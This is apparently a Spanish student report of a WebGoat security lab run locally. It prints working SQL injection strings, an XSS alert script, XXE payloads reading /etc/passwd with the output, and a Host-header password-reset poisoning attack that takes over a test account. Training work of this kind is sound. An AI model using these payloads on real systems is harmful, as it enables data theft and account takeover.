

# Proyecto de auditoria web básica

## 1. Preparación del entorno

Instalamos Docker


```
sudo apt Docker.io
```

y ejecutamos WEBGOAT con:

```
docker run -it -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam  
webgoat/webgoat
```

## 2. Reconocimiento

Para obtener los puertos abiertos y el sistema operativo usaremos la herramienta nmap



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nmap -sS -O -T3 -oA invent 127.0.0.1  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-08 05:06 EST  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000095s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
9090/tcp  open  zeus-admin  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds  
(root@kali)-[~]SQL injection?
```

Obtenemos el puerto abierto 8080 el cual se encuentra la web vulnerable de Webgoat:  
127.0.0.1:8080/webgoat

### 3. Detección y explotación de vulnerabilidades

#### A3 - Injection - SQL Injection (intro) - Apartado 10

➔ 1 2 3 4 5 6 7 8 9 10 11 12 13 ➔

## Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query as seen in the previous example.

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data from the users table.

✓

Login\_Count:

User\_Id:

Get Account Info

**You have succeeded:**

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT \* From user\_data WHERE Login\_Count = 0 and userid= 0 or 1 = 1

Con la sintaxis **0 or 1 = 1** podemos comprobar como el input field del User\_Id es susceptible a poder realizar inyecciones SQL

En el ámbito de una gran compañía como es el caso, su alcance expone una serie de datos sensibles que podrían involucrar una pérdida de datos bancarios

A3 - Injection - SQL Injection (intro) - Apartado 11

12345678910111213

### Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson the CIA triad using techniques like *SQL string injections* or *query chaining*.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow th

### What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection. More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior with quotation marks and input your own SQL after that.

### It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look*

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + '";"
```

✓

Employee Name:

Authentication TAN:

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT  | SALARY | AUTH_TAN |
|--------|------------|-----------|-------------|--------|----------|
| 32147  | Paulina    | Travers   | Accounting  | 46000  | P45JSI   |
| 34477  | Abraham    | Holman    | Development | 50000  | UU2ALK   |
| 37648  | John       | Smith     | Marketing   | 64350  | 3SL99A   |
| 89762  | Tobi       | Barnett   | Development | 77000  | TA9LL1   |
| 96134  | Bob        | Franco    | Marketing   | 83700  | LO9S2V   |

Con la sintaxis ' OR '1' = '1 podemos comprobar como el input field del User\_Id es suceptible a poder realizar inyecciones SQL

En el ámbito de una gran compañía como es el caso, su alcance expone una serie de datos sensibles como sus datos personales, para que departamento trabaja y su salario, también ofrece los datos de autenticación únicos que hace que podamos acceder a la cuenta del usuario

## A3 - Injection - Cross Site Scripting - Apartado - Apartado 7

### Cross Site Scripting

[Show hints](#) [Reset lesson](#)

➔

1

2

3

4

5

6

7

8

9

10

11

12

➔

### Try It! Reflected XSS

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can i victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

| Shopping Cart Items -- To Buy Now                              |
|--|
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry |
| Dynex - Traditional Notebook Case                              |
| Hewlett-Packard - Pavilion Notebook with Intel Centrino        |
| 3 - Year Performance Service Plan \$1000 and Over              |

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

111

Purchase


**Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.**

Thank you for shopping at WebGoat.  
Your support is appreciated

Ataque XSS, si colocamos en el primer input field: `<script>alert("hacked!")</script>` y clickando en el button de Purchase, nos abre una ventana de alerta del navegador con el string que hayamos colocado.

## A5 - Security Misconfiguration - Apartado 4

Para este ejercicio usaremos la herramienta burpsuite para interceptar las peticiones enviadas por el formulario



The image shows a web application interface on the left and a Burp Suite intercepting an HTTP request on the right.

**Web Application Interface:**

- Header: "Let's try"
- Text: "In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem."
- User: John Doe uploaded a photo. 24 days ago
- Image: A cat with a speech bubble saying "HUMAN I REQUEST YOUR ASSISTANCE"
- Form: Input field with "hola" and a "Submit" button.
- Comments:
  - daviillio 2023-12-08, 12:13:38 gd
  - webgoat 2023-12-08, 12:08:06 Silly cat...

**Burp Suite Intercept:**

- Request to http://127.0.0.1:8080
- Forward, Drop, Intercept is on, Action, Open browser
- Raw view of the request:

```
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 59
4 sec-ch-ua:
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
10 sec-ch-ua-platform: ""
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=daviillio
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=ZTq2z81-AL4g2B-cj7GyefxP4_B7PtMRyOE72cg-; connect.sid=s%3AyuYcy9sq-nX31djZgMGMeEotMohZ8LQA.51v9tXkK17xTQGwdDrU5y1Q%2FwvvhbUPYw1CRJUHksM
19 Connection: close
20
21 <?xml version="1.0"?>
22   <comment>
23     <text>
24       hola
25     </text>
26   </comment>
```

A la hora de enviar cualquier string vemos que podemos modificar el reenvio con un ataque modificando el XML

Modificamos el contenido y ponemos:

```
<?xml version="1.0"?>
<!DOCTYPE author [
  <ENTITY js SYSTEM
    "file:///etc/passwd">
]>
<comment>
<text>
&js;
</text>
</comment>
```

De esta manera obtendremos el listado de los passwords que se encuentren en el fichero

XXE

Search lesson

Show hints

Reset lesson

➔ 1 2 3 4 5 6 7 8 9 10 11 12 13 ➔

Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.

John Doe uploaded a photo.  
24 days ago

hola

Submit

Request to http://127.0.0.1:8080

Forward

Drop

Intercept is on

Acti

Pretty

Raw

Hex

```
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 59
4 sec-ch-ua:
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  Chrome/115.0.5790.171 Safari/537.36
10 sec-ch-ua-platform: ""
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=ZTq2r81-AL4q2B-cj7GYefxP4_B7Pt
  s%3AyuYcy9sq-nX3ldjZgMGMeEotMohZ8LQA.5lv9tXkK17xT
19 Connection: close
20
21 <?xml version="1.0"?>
22 <!DOCTYPE author [
23 <!ENTITY js SYSTEM "file:///etc/passwd">
24 ]>
25 <comment>
26
27   &js;
28 </text>
29 </comment>
```

John Doe uploaded a photo.  
24 days ago

hola

Submit

davidillo 2023-12-08, 12:49:02

root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-  
data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-  
Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
\_apt:x:100:65534:/nonexistent:/usr/sbin/nologin  
webgoat:x:1000:1000::/home/webgoat:/bin/bash

Intercept HTTPHistory WebSockets history Proxy settings

Request to http://127.0.0.1:8080

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

```
1 GET /WebGoat/service/lessonmenu.mvc HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua:
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
  Chrome/115.0.5790.171 Safari/537.36
8 sec-ch-ua-platform: ""
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=davil1llo
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: JSESSIONID=ZTq2r81-AL4q2B-cj7GYefxP4_B7PtMRyOE72cg-; connect.sid=
  s%3AyuYcy9sq-nX3ldjZgMGMeEotMohZ8LQA.5lv9tXkK17xTQgWdDRuDSy1q%2FwvvhBUyW1CRJUhKsM
16 Connection: close
17
18
```

A5 - Security Misconfiguration - Apartado 7

Ataque XXE, usamos la herramienta ZAS proxy

Modern REST framework

In modern REST frameworks the server might be able to accept data for JSON endpoints being vulnerable to XXE attacks.  
Again same exercise but try to perform



Manual Request Editor

Request

Method: POST

URL: http://127.0.0.1:8080/WebGoat/xxe/content-type

Headers:

- Host: 127.0.0.1:8080
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: \*/\*
- Accept-Language: en-US,en;q=0.5
- Referer: https://127.0.0.1:8080/WebGoat/start.mvc?username=daviillio
- Content-Type: application/json
- X-Requested-With: XMLHttpRequest
- Content-Length: 15
- Origin: https://127.0.0.1:8080
- Connection: keep-alive
- Cookie: JSESSIONID=fBT002fNBz7NgsLDWtW03f-FPnS3bXZNqGDo76-t
- Sec-Fetch-Dest: empty
- Sec-Fetch-Mode: cors
- Sec-Fetch-Site: same-origin

Body:

```
{ "text": "gato" }
```

Response


Header: HTTP/1.1 200 OK

Body:

```
{  "lessonCompleted" : false,  "feedback" :    "You are posting JSON which does not work with a XXE",  "output" : null,  "assignment" :    "ContentTypeAssignment",  "attemptWasMade" : true}
```

Modern REST framework

In modern REST frameworks the server might be able to accept data for JSON endpoints being vulnerable to XXE attacks.  
Again same exercise but try to perform the same XML injection as we did



Manual Request Editor

Request

Method: POST

URL: https://127.0.0.1:8080/WebGoat/start.mvc?username=daviillio

Headers:

- Accept: \*/\*
- Accept-Language: en-US,en;q=0.5
- Referer: https://127.0.0.1:8080/WebGoat/start.mvc?username=daviillio
- Content-Type: application/xml
- X-Requested-With: XMLHttpRequest
- Content-Length: 139
- Origin: https://127.0.0.1:8080
- Connection: keep-alive
- Cookie: JSESSIONID=fBT002fNBz7NgsLDWtW03f-FPnS3bXZNqGDo76-t
- Sec-Fetch-Dest: empty
- Sec-Fetch-Mode: cors
- Sec-Fetch-Site: same-origin

Body:

```
<?xml version="1.0" encoding="utf-8">
<!DOCTYPE comment [
  <!ENTITY xxe SYSTEM "file:///">
]>
<comment>
  <text>
    &xxe;
  </text>
</comment>
```


Response

Header: HTTP/1.1 200 OK

Body:

```
{  "lessonCompleted" : true,  "feedback" :    "Congratulations. You have successfully completed the assignment.",  "output" : null,  "assignment" :    "ContentTypeAssignment",  "attemptWasMade" : true}
```

## A6 - Vuln & outdated Components - Apartado 5

**WEBGOAT**

- Introduction >
- General >
- (A1) Broken Access Control >
- (A2) Cryptographic Failures >
- (A3) Injection >
- (A5) Security Misconfiguration >
- (A6) Vuln & Outdated Components >
- Vulnerable Components**
- (A7) Identity & Auth Failure >
- (A8) Software & Data Integrity >
- (A9) Security Logging Failures >
- (A10) Server-side Request Forgery >
- Client side >
- Challenges >

## Vulnerable Components

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13

### The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

#### jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

#### jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

jquery-ui-1.12.0

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

Aquí podemos ver como una vulnerabilidad no puede ser solo debida algún fallo en tu código de programación si no al uso de librerías externas, por ese motivo también es importante actualizar



## A7 - Identity & Auth Failure - Secure Passwords Apartado 4

Para obtener el enlace de reseteo, primero hemos de solicitarlo con una cuenta que nos lo envíe al servidor de correo

### Creating the password reset link

When creating a password reset link you need to make sure:

- It is a unique link with a random token
- It can only be used once
- The link is only valid for a limited amount of time.

Sending a link with a random token means an attacker cannot start a simple DOS attack to your not be usable more than once which makes it impossible to change the password again. The time having a link opens up a lot of possibilities for the attacker.

### Assignment

Try to reset the password of Tom ([tom@webgoat-cloud.org](mailto:tom@webgoat-cloud.org)) to your own choice and login as Tom. OWASP ZAP for this lesson, also browsers might not work, command line tools like `curl` and `telnet`

Tom always resets his password immediately after receiving the email with the link.

#### Account Access

##### Forgot your password?

Email address you use to log in to your account


We'll send you an email with instructions to choose a new password.

@

Continue

Account Access

An e-mail has been send to [davilillo@wegoat.org](mailto:davilillo@wegoat.org)



Una vez obtenido el enlace de reseteo, lanzamos burpsuite y enviamos el formulario de reseteo de contraseña para el usuario tom

The screenshot shows a web form titled 'Account Access' with a user icon. Below the title is the heading 'Forgot your password?'. The form contains the following text: 'Email address you use to log in to your account' and 'We'll send you an email with instructions to choose a new password.'. There is an input field for the email address, which is pre-filled with 'tom@webgoat-cloud.org'. Below the input field is a blue 'Continue' button. At the bottom of the form, the text 'Account Access' is displayed.

The screenshot is split into two parts. The left part shows a web application interface for 'Account Access' with a 'Forgot your password?' section. It prompts the user to enter an email address, with 'tom@webgoat-cloud.org' entered in the field. Below the field is a 'Continue' button. A message at the bottom states 'An e-mail has been send to tom@webgoat-cloud.org'. The right part shows a browser's developer tools with the 'Intercept' tab selected. It displays a POST request to 'http://127.0.0.1:8080/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link'. The request headers include 'Host: 127.0.0.1:8080', 'Content-Length: 29', 'sec-ch-ua: like Gecko', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36', 'Origin: http://127.0.0.1:8080', 'Sec-Fetch-Site: same-origin', 'Sec-Fetch-Mode: cors', 'Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=davilillo', 'Accept-Encoding: gzip, deflate', 'Accept-Language: en-US,en;q=0.9', and 'Cookie: JSESSIONID=xgLUAtMvT9HYozQFNd8Jp0\_Xd-060Ev4vEsF-j0G'. The request body is 'email=tom%40webgoat-cloud.org'.


El host lo cambiamos a 127.0.0.1:9090 para que el post y el link de reseteo de la password lo envíe a nuestro servidor de correo.

Recibimos el enlace de reseteo:

```
2023-12-09T07:07:41.542104119Z | /WebWolf/PasswordReset/reset/reset-password/cbef5119-467e-4f1c-99f5-ebbeeabe25dc8

{
  "timestamp" : "2023-12-09T07:07:41.542104119Z",
  "request" : {
    "uri" : "http://127.0.0.1:9090/WebWolf/PasswordReset/reset/reset-password/cbef5119-467e-4f1c-99f5-ebbeeabe25dc8",
    "remoteAddress" : null,
    "method" : "GET",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/21.0.1" ],
```

Copiamos lo subrayado y lo copiamos sustituyendo nuestros datos del enlace del password reset:



127.0.0.1:8080/WebGoat/PasswordReset/reset/reset-password/cbef5119-467e-4f1c-99f5-ebeeabe25dc8

127.0.0.1:8080/WebGoat/PasswordReset/reset/reset-password/cbef5119-467e-4f1c-99f5-ebeeabe25dc8

127.0.0.1:8080/WebGoat/PasswordReset/reset/reset-password/cbef5119-467e-4f1c-99f5-ebeeabe25dc8 - Google Search

Password

Save

De esta manera estamos cambiando la contraseña de correo de tom y haciéndonos con el control de dicha cuenta.

### Herramientas utilizadas

- Kali Linux
- Burpsuite
- Zs proxy
- Nmap